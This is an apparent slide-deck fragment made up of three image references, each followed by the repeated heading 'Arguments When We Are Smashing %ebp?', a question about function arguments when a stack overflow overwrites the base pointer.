
Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?



